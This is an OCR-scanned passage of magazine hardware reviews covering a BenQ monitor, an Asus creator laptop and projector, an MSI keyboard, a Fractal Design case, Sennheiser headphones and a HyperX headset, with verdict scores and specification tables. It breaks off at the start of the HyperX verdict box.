
+ AHEAD OF THE CURVE Lots of screen real estate; USB-C hub functionality with charging.

– BEHIND THE TIMES IPS panel lacks punch; not a true HDR display.

$1,049, www.benq.com

SPECIFICATIONS

Panel size	38-inch
Panel technology	IPS
Native resolution	3,840 x 1,600
Aspect Ratio	21:9
Refresh rate	60Hz
Response time	4ms
HDR	Yes, no local dimming
Contrast	2,000:1
Color	95 percent DCI-P£sRGB
Brightness	300 cd/m2 (HDR mode)
Video Inputs	DisplayPort 1.4 x1, HDMI 2.0 x2, USB-C



BenQ's latest 38-inch beast already feels a little behind the times.

An awesome productivity machine.


Asus ProArt Studiobook Pro 16 OLED (W7600)

A 4K OLED HDR laptop aimed at the creative pro

YOU MAY HAVE HEARD of the phrase 'a bad workman blames his tools', and we all know the struggles of using an inefficient laptop to complete intensive tasks. Essentially the modern technological equivalent of a tool, a solid productivity laptop can certainly make life a lot easier. Asus already has a decent lineup of productivity laptops but its latest addition, the ProArt Studiobook Pro 16, has some neat creativity-based features that make it stand out from its rivals.

The first of these is the display on the ProArt Studiobook Pro 16, which the company claims is aimed at creative professionals. As soon as you boot up for the first time, you can tell this is a crisp, 16-inch OLED HDR panel with a 4K UHD resolution of 3840x2400. It's an ultra-high contrast screen with deep blacks and, with certifications from Calman, Pantone, VESA, and a Delta-E color accuracy value of less than 2, this screen is ideal for designers and photographers.

The screen isn't the only good thing about this laptop, though. The overall design and build quality may be what you expect, but it's still beautifully finished. It's a squarish design due to the screen's 16:10 aspect ratio, and there's a thin bezel around the top and sides with an Asus logo at the bottom. At the top, there's a 720p webcam with a slider for privacy and infrared functionality to support Windows Hello.



Along the bottom part of the ProArt Studiobook 16, there are the speaker grilles. For a laptop, the sound is clear and has a deeper bass than some rivals. Certified by audio specialists Harman Kardon and with DTS technology, the overall sound is good enough for media consumption on the go.

Keyboards are a crucial part of a laptop and this one is nice enough to use on a daily basis. It's not a satisfying mechanical keyboard, but it is light and springy with a good amount of key travel. The keys themselves are evenly backlit but could do with being a little brighter in the maximum setting. The arrow keys are textured, which makes finding them easy if you're not taking your eyes off the screen—a bonus both for action gaming and touch typing. Plus, you also get a fingerprint scanner on the power button, which adds another layer of security.

There is also a nifty control called the Asus Dial. Supported by several Adobe products and Microsoft suites, this wheel allows you to scroll, scrub, and zoom in and out. It is an intuitive device and can be tweaked via the ProArt Creator Hub app. Hopefully, this dial will support more applications over time, as it's a handy control for creative and office tasks alike.

Along with the Asus dial, there's a large three-button trackpad, with the middle button used for special functions in applications which can help make your workflow more efficient.

Underneath the hood is an Intel Xeon W-11955M CPU, a huge 64GB of RAM, and an RTX A5000 GPU. Combined, this makes for a speedy laptop that is capable of running heavy loads from design suites. In testing, it achieved some impressive benchmarking scores, with a notably higher CrystalDisk score than the powerful Asus ROG Zephyrus G15 we've tested in a previous issue. What also came as a nice surprise was how well this thing managed gaming at 1080p—it is more than capable of achieving 60fps on most titles.

At its core, this laptop is an awesome productivity machine with a gorgeous display, a large number of ports, solid build quality, and snappy performance across creative apps and games. A higher refresh rate would have been great, but if you're a creator, this will see you on the path to greatness. **–SAM LEWIS**

VERDICT 8

Asus ProArt Studiobook Pro 16 OLED (W7600)

CREATIVE BOOM Gorgeous display; snappy performance; packed with features decent for gaming; impressive build quality.

CREATOR'S BLOCK Lacking support for Asus dial; very pricey; only 60Hz refresh rate.

$4,999, www.asus.com

SPECIFICATIONS

CPU	Intel Xeon W-11955M @2.60GHz
Graphics	Intel UHD Graphics, NVIDIA RTX A5000 16GB GDDR6
RAM	64GB DDR4 3200MHz
Screen	16" 4K (3840x2400) OLED @ 60Hz
Storage	2TB + 2TB NVME M.2 PCIe 3.0 SSD
Ports	2x Type-A USB 3.2 Gen2, 1x Type-C USB 3.2 Gen2 (DP), 1x Thunderbolt 4, 1x 3.5mm Combo Audio Jack, 1x RJ45 Gigabit Ethernet, 1x SD Express 7.0, 1x HDMI 2.1
Connectivity	WiFi 5 802.11ac, Bluetooth 5.0
Weight	5.29lbs
Size	0.8 x 10.4 x 14.2-inches

GAMING LAPTOPS BENCHMARKS

	ZERO-POINT	
CineBench R15 Multi (Index)	2,137	1,859 (-13%)
CrystalDisk Q32T1 Sequential Read (MB/s)	3,595	6,393 (78%)
CrystalDisk Q32T1 Sequential Write (MB/s)	3,107	5,791 (86%)
3DMark: Fire Strike (Index)	20,529	19,377 (-6%)
Rise of the Tomb Raider (fps)	107	79 (-26%)
Total War: Warhammer II (fps)	83	90 (8%)
Tom Clancy's Ghost Recon: Wildlands (fps)	61	63 (3%)

0% 10% 20% 30% 40% 50% 60% 70% 80% 90% 100%

Our gaming laptop zero-point is the Asus ROG Zephyrus G15, with an AMD Ryzen 9 5900HS, NVIDIA GeForce RTX 3080 and 32GB of DDR4-3200. All game tests are performed at 1080p at the highest graphical profile.

Asus H1 Projector

Bringing the big screen home

PROJECTORS AREN'T THE most famous products in Asus's lineup, but the H1's lack of lineage has proven not to be a barrier to excellence. And with projectors becoming a more accessible display option for many homes, where they are now actually replacing more traditional flatscreen displays, there's never been a better time to consider the upgrade. If this is you, then the H1 definitely deserves a space on your shortlist.

Being almost plug-and-play, setting up the H1 is straightforward. For a more permanent solution, you would require a decent wall- or ceiling-mounting, but the H1 will fit most rooms thanks to its all-black modern design which will match with most other home theater kit from amps to speakers and streaming devices.

For the best image, you'll also want to install a projector screen, however, the H1 works well enough on a plain wall. There's also an option to optimize the color profile for your setup using the H1's setting menu. Once the process of altering the color options and changing the device driving the projector from 60Hz to 120Hz, setup is complete but for the power and a connection via an HDMI cable. The most difficult part of the setup was getting the projector balanced and in the right position.

Of course, when setting up a projector, you should take into account where ambient light enters the room, avoiding strong direct lighting. Preferably, the room should have blackout blinds or curtains and, though no one wants to live in a cave, a dark room is the best way to get the maximum brightness and contrast from these devices. With 3,000 lumens of brightness, the H1 stands up well in lighter conditions though.

On top of the projector, there are some physical sliders and media controls, the latter of which is also available on the remote. What the remote doesn't offer is the zoom and focus functionality, which is controlled by two sliders near the lens that offer precise tuning to get the picture size and quality looking as good as possible.

Once up and running, there is something about a projector that hits the nostalgic senses. From the film-like grain that offers a more authentic feel than you get from your TV when watching a movie, to the fact that you can scale the image all the way up to 200 inches, it's a very cinematic experience. You won't get OLED-quality performance, but watching Netflix on the Asus H1 is a joy. With plenty of color adjustments and pre-set scenarios, it is easy to get a bright, bold, and clear Full HD image.

Playing games through the projector is enjoyable too, with the 120Hz refresh rate providing a smooth experience. It's also compatible with the PS5 and Xbox Series X or S and, though we wouldn't recommend the H1 for competitive gaming, for casual open-world games it offers a truly atmospheric experience.

For those looking to shift away from a TV, this projector would make an ideal addition to your living room, spare room, or the tech bunker in the basement. For around $1,000, though, it's pricey and something that requires a decent amount of consideration and planning.

The Asus H1 is a solid projector with a crisp and bold Full HD display and a 120Hz refresh rate that works very well for gaming. One disappointment is the built-in 10W speaker, meaning you'll want to hook the H1 up to a surround-sound system if possible. **–SAM LEWIS**

VERDICT **8**

Asus H1 Projector

+ SHINING BRIGHT Strong 3000 lumens lens; 120Hz refresh rate; up to 200 inches projection size.

– DARK AND DINGY Bulky product; no native 4K; poor built-in speaker; pricey.

$1,099, www.asus.com

SPECIFICATIONS

Projector type	DLP
Light Source	LED
Contrast Ratio	800:1
Native Resolution	Full HD 1920x1080
Refresh rate	60Hz, 120Hz
LED Lifespan	30,000 hours
Brightness	3,000 lumens
Projection Size	40-200 inches
Ports	HDMI x2, VGA, USB Type-A, RJ45, RS23, Audio In & Audio Out
Weight	12.56lbs
Size	15.9 x 3.9 x 11.1 inches

The Asus H1 is a good option to replace your TV.

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MSI VIGOR GK50 low profile TKL

Is taking a low profile best for compact gaming?

KEYBOARDS ON MSI's laptops have tended to be somewhat hit and miss over recent years, but it's difficult to get everything right when creating a budget laptop. Inevitably, compromises have to be made and those looking for for value may consider that their money is better spent on the performance of the device.

However, with the latest addition to MSI's range of peripherals, this VIGOR GK50 low profile TKL keyboard, all the attention is focused on performance. This keyboard is a fresh take on the VIGOR GK50 low profile board that has been around for a couple of years. The idea behind a low-profile keyboard is that it is both sleeker and more minimalist than a traditional keyboard, so it would appear to make perfect sense to merge the low-profile aspect with a compact TKL (TenKeyLess) format, which cuts out the 10-key numeric keypad on the right of the board.

The TKL format is a favorite amongst competitive gamers as it allows the user to free up more desk real estate for their mouse, but the low-profile keyboard format has some pretty good properties for gamers too. The lower height, shorter keys, and less key travel should, in theory, make it better for gaming. Of course, some gamers may appreciate those extra keys, but this format at least offers a genuine alternative.

That shallower angle for your wrists to rest upon should mean you can use this keyboard for longer gaming sessions. The ergonomics here are pretty good with the low profile format—the main construction of the board is an aluminum upper and plastic lower chassis.

It's a slim keyboard too, measuring just 1.29 inches at its thickest point, so sits nice and flush to your desk. If you prefer a steeper angle, there are two different levels of height adjustments available from the built-in rubber kickstands. The keyboard also has five rubber feet that grip your desk—without them, the lightweight design would otherwise slip all over the place.

In terms of features, the board has a strong and evenly spread sprinkle of RGB, courtesy of MSI Mystic Light. Even better, you don't need to use software to control lighting, as you can cycle through presets and play around with a few settings from the board. Also in the box, there's a keycap tool, a spare ALT key, a spare CTRL key, and also a drawstring mesh carry sleeve, which is handy if you take the keyboard on the go with you. A braided detachable USB-C to A cable is also included and, at 1.8m, should be long enough for most setups.

This TKL keyboard features clicky Kailh low-profile White switches. For those who are used to linear switches with a more standard profile, this might be quite some departure from the norm. With a low actuation point and a total key travel depth of 3mm, which is accompanied by a satisfying clicking noise, you get a speedy performance with that audible clarification many PC enthusiasts love.

It's fair to say that MSI has aimed the VIGOR GK50 low profile TKL keyboard at the competitive gamer, rather than the professional writer. It's still a comfortable keyboard and would suit long periods of typing, but those clicks may get on your nerves. Even for a budget keyboard, the caps feel a little cheap and will be more frustrating to replace than typical deeper keycaps.

However, the low profile aspect and the slim design work in its favor to create a snappy keyboard that is ideally suited for high-octane gaming. It's also a comfortable and ergonomic board that's easy to use for hours on end, although the inclusion of some kind of wrist-rest or support would have rounded off a nice little package. **–SAM LEWIS**

VERDICT **7**

MSI VIGOR GK50 low profile TKL

SLEEK Compact low profile design; snappy switches; detachable braided cable.

EEEK Subjective font; slightly cheap feeling; no USB pass-through; no wrist-rest.

$89.99, www.msi.com

SPECIFICATIONS

Switch Type	Kailh Low Profile White Clicky
Switch Durability	50 million+ presses
Design Style	TKL
Connection	USB-C to type A
Wrist-rest	N/A
Weight	1.23lbs

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Fractal Design Torrent

Set airflow to 11

RARELY ARE WE this excited to check out a PC case. This is Fractal Design's first full-tower case in a while, marking a departure from the comparatively basic Meshify 2 XL and Define 7 XL, both scaled-up versions of existing chassis. The Torrent was designed to be big and beautiful from the get-go, aiming to deliver a large-scale desktop experience with best-in-class cooling and Fractal's usual clean aesthetics.

It's certainly big, with support for E-ATX and oversized motherboards and a ton of fan space. Five PWM fans are included, either Fractal Design's stock Dynamic or Prisma RGB offerings, depending on the model. Unusually, three of these 140mm fans are mounted in the bottom of the case cavity on a removable bracket, with a full-length air vent running along the underside. The feet hold the Torrent more than an inch above whatever surface you place it on, ensuring plenty of room underneath for exhaust airflow. At the front of the case, two hefty 180mm fans draw in air through the front grille.

There's no rear fan, which we could deduct a point for but, in practice, it makes little difference. The base fans are more than sufficient for good airflow, and the lack of a rear fan makes installing chunky motherboards easier. In fact, installing a full system in the Torrent is a breeze (pun intended) thanks to the wealth of available space inside the case. Fitting a standard ATX mobo is easy, and Fractal Design has implemented a great PSU solution; your power supply nestles into a sleek shroud in the roof of the case, taking up no room at all.

The side and front panels are easily removed with push-pins, so stripping the case for a build takes seconds. Cable management is also a surprisingly pleasant prospect, as the Torrent comes pre-equipped with velcro strips and rubber-sealed holes. There's ample room behind the motherboard plate to route cables, even if you're making full use of the HDD and SSD mounts.

For a full-tower case, there isn't a huge amount of drive space on offer here. Similar frames from Corsair and MSI provide more room for HDDs (the Torrent only has two dedicated brackets for 3.5-inch drives) but with space at the bottom of the case reserved for fans or radiators, it's hard to see where more drives could fit. It's a minor niggle though, as most builders will only use one or two mounts—or forgo the brackets entirely in favor of mobo-mounted M.2 drives.

THE HEAT IS GONE

In terms of practical use, the Torrent hits all the marks. The front I/O is clean and well-equipped, and powerful systems should have no trouble dissipating heat here. Thermal performance in initial tests (with a bottom-mounted radiator from an AIO CPU cooler) was stellar, the large front fans working overtime to keep case airflow high even during intensive stress testing. The fans get a bit noisy at full spin, so builders who are serious about keeping fan hum to a minimum might benefit from replacing them with quieter models from BeQuiet! or Noctua.

At first glance, the construction of the case looks great; the front panel's design is striking, and the bottom fans illuminate the internals of your build wonderfully. The Torrent comes in black, white, and gray variants (with RGB and tinted glass as optional extras) and the colors serve to accentuate the clean, striking design.

Unfortunately, some of the build materials aren't quite up to snuff. Although the frame is solid steel, the front panel is plastic (as are the roof and feet), which feels a little cheap to the touch. It reduces the overall weight of the case somewhat, though, so we still feel comfortable recommending the Torrent to anyone looking to assemble a new E-ATX system. –CHRISTIAN GUYTON

VERDICT **8**

Fractal Design Torrent

TSUNAMI Easy to build in; five fans included as standard; great airflow; stylish design.

DRIBBLE Plastic parts feel cheap; stock fans can get noisy.

From $190, fractal-design.com

SPECIFICATIONS

Form Factor	Full Tower
Motherboard Support	E-ATX, ATX, mATX, ITX
Colors Available	Black, White, Gray
Window Available	Yes (tinted/non-tinted)
3.5-inch Support	2
2.5-inch Support	4
Radiator Support	420mm (front), 420mm (bottom), 140mm (rear)
Fan Support	3 x 140mm (front), 3 x 140mm (bottom), 1 x 140mm (rear)
Dimensions	9.5 x 20.9 x 21.4 inches
Graphics Card Clearance	16.7 inches
CPU Tower Clearance	7.4 inches
Weight	30.2lbs

Sennheiser HD 400 PRO

Are Sennheiser's studio reference cans ideal for casual users too?

HEAR THE NAME Sennheiser and you instantly think of audio technology. The company is a powerhouse in this respect, covering most bases for commercial, leisure, and professional peripherals. The HD 400 PRO is the latest addition to its HD headphones lineup—labeled as studio reference headphones, are they the ideal companion for music producers, or do they fail to make the cut?

The HD 400 PROs look sleek, with a style that's unmistakably aimed at the music production market. The all-black color scheme is subtle enough not to stand out in a crowd and their profile means they don't weigh down on your head over long periods. However, they don't feel as premium as you might expect at the price, with the plastic construction of the headband and the earcups feeling a little cheap. The cups are designed to swivel, but give them a gentle shake and they start to rattle.

Although the construction means the headphones are lightweight, they aren't the most comfortable pair we've tested at this price. The top of the earcups can become a little tight on your head after a long session. Aside from the cheap-feeling plastic, the other materials used offer a more premium experience. The velour ear cushions and the pads on the inner headband are soft, and the meshed open back metal on each earcup makes these headphones feel durable.

As far as buttons and features go, the HD 400 Pros are fairly sparse. There are no controls on the cable to distract you—this is simply a plug-and-play device. While you may usually expect a few more features, these are serious headphones meant for studio use rather than Bluetooth commuter headphones.

For a start, the only connection here is through a cable. In the box, there's a 3m coiled cable with a 3.5mm jack plug, an alternative 1.8m straight cable, and also a 3.5mm jack plug to a 6.3mm adapter for connecting to a digital-to-analog converter (DAC). This is a nice selection of cables and means that the HD 400 PRO should be compatible with your setup, no matter what the configuration. The cable on the headphone end attaches with a twist and lock motion, so it shouldn't fly out if the cord is pulled.

The open-back design gives it more of a feeling of a speaker placed near your ears, rather than the music being forced into your head. The headphones offer a flat and natural sound that should appeal to the studio reference headphone market. However, the nature of open-backed headphones is that sound leaks out, so anyone in the vicinity will also get an earful of your tunes.

When mixing, producing, and creating sounds, it's ideal to get the purest sound possible with no EQs, filters, or effects that may give you an untrue representation of the audio you are creating. Compared with its older sibling, the HD 600, these cans have a steady and even frequency response. With a slight peak in the midrange, the HD 400 PROs deliver a clean and neutral soundscape.

LOOSE ENDS

When casually listening to music these headphones appear to sound a touch too bright at the high-end. The low-end suffers a little too, and can often sound a little weak, particularly during sections of heavier bass. The bass is detailed, yet not as artificially punchy as you might get on some other more commercial cans.

Lighter tracks such as instrumental, acoustic, or acapella suit these headphones as they pick up a lot more detail than your typical pair. Out of the box, they provide a straight, flat sound profile and if you haven't used reference headphones before, may be somewhat different from what you are used to. As a tool with which to mix and pick out details, it's a fair representation of what your production sounds like.

If you're looking for a budget or mid-range pair of studio reference headphones, the HD 400 PRO is a good option. There are better headphones around, but you'll have to stretch your budget. For moderate music production, video editing, or recording, these cans tick all the boxes. For $250, these Sennheisers offer a solid, producer-focused sound. –SAM LEWIS

VERDICT **8**

Sennheiser HD 400 PRO

PRECISION ACCURACY Lightweight, thin profile; accurate and flat soundscape; great for light to moderate production.

NOT TO EVERYONE'S TASTE Cheap plastic construction; not ideal for bass heavy music; can sound a little too bright through casual music consumption.

$249, www.sennheiser.com

SPECIFICATIONS

Driver Type	Dynamic driver
Frequency Response	6Hz-38,000Hz
Impedance	120ohms
Connectivity	3.5 mm jack plug with 6.3 mm adapter
Design Style	Circumaural, open back
Weight	0.52lbs

HyperX Cloud Revolver 7.1

Surround sound gets serious

IF YOU'RE FORTUNATE enough to own HyperX's excellent Cloud Revolver S headset, there's not much to get excited about on the Revolver 7.1. It's a hardware refresh in the minimalist sense, with only one significant change; the Revolver S used Dolby tech to produce virtual surround sound, while the Revolver 7.1 uses HyperX's proprietary surround sound hardware for genuine 7.1.

The design is similar to the original Revolver, with large earcups and a sturdy steel frame that supports a self-adjusting headband. The combination of metal and matte plastic gives a premium feel to the headset, with memory foam wrapped in a soft leatherette on the earcups and headband. It's a far more refined product than HyperX's cheaper offerings such as the Cloud Stinger and Cloud Core headsets, with a hefty $150 price tag to match.

Naturally, we can expect some premium sound quality at that price and the Revolver 7.1 mostly delivers in that respect. Games sound fantastic and this headset's plug-and-play functionality makes it perfect for gamers who want zero-fuss setups for their peripherals. Because the 7.1 surround sound is delivered directly by the hardware rather than simulated virtually, no software is required to use it; all you have to do is hit the chunky 7.1 button on the USB controller. The Revolver has no RGB lights to speak of either, so HyperX's Ngenuity software isn't required here.

The surround sound works really well in games, with *Doom Eternal* delivering the perfect combination of gnarly sound effects and pulse-pounding speed metal. Even the clustered soundscape of the game's busier segments was clear and focused, with demonic shrieks coming across with clarity over the thumping soundtrack. The sparser audio of *The Witcher 3* also showcases the surround sound, working wonders for the game's immersive qualities.

When it comes to music, the Revolver 7.1 performs admirably too, with deep bass notes and good clarity on high-pitched tones. Naturally, it won't beat the dynamic range of a proper pair of audiophile headphones from Sennheiser or Beyerdynamic but, for a gaming headset, the audio quality is impressive.

The USB controller is a great inclusion, boasting a sturdy build and large, clicky buttons for adjusting volume and microphone sensitivity. The headset plugs directly into either a controller or device via a 3.5mm jack; while a USB port is required when using the controller. The actual headset cable is short compared to the 2m woven cable on the controller though, so using it without the controller feels impractical.

ON THE MIC

The detachable microphone is over-designed, with a patterned rubberized exterior and chunky head. It's a far cry from the simple but effective headset mics seen on HyperX's Cloud Flight and Cloud Alpha, but it works well, picking up speech clearly while automatically filtering out background noise. The option to adjust mic sensitivity with a few clicks on the USB controller is great, saving you a trip into your system settings.

The lack of software inclusion might spell trouble for users who like to tweak their audio experience. EQ customization and adjustment of the 7.1 surround sound's virtual speaker positioning isn't an option in Ngenuity, and while changes can be made in Windows Sonic, there is hardly a wealth of options. We wish the Revolver 7.1 had some capacity for software audio adjustments.

Meanwhile, another sticking point is the price—$150 is no small fee for a gaming headset, even one that feels as well designed as this. And while the Revolver 7.1 might be comfortable (the double headband means it fits itself neatly to most heads with no trouble), the steel construction means the headset is on the heavy side, which is bound to cause problems for some users after extended periods of use. –CHRISTIAN GUYTON

VERDICT **7**

HyperX Cloud Revolver 7.1

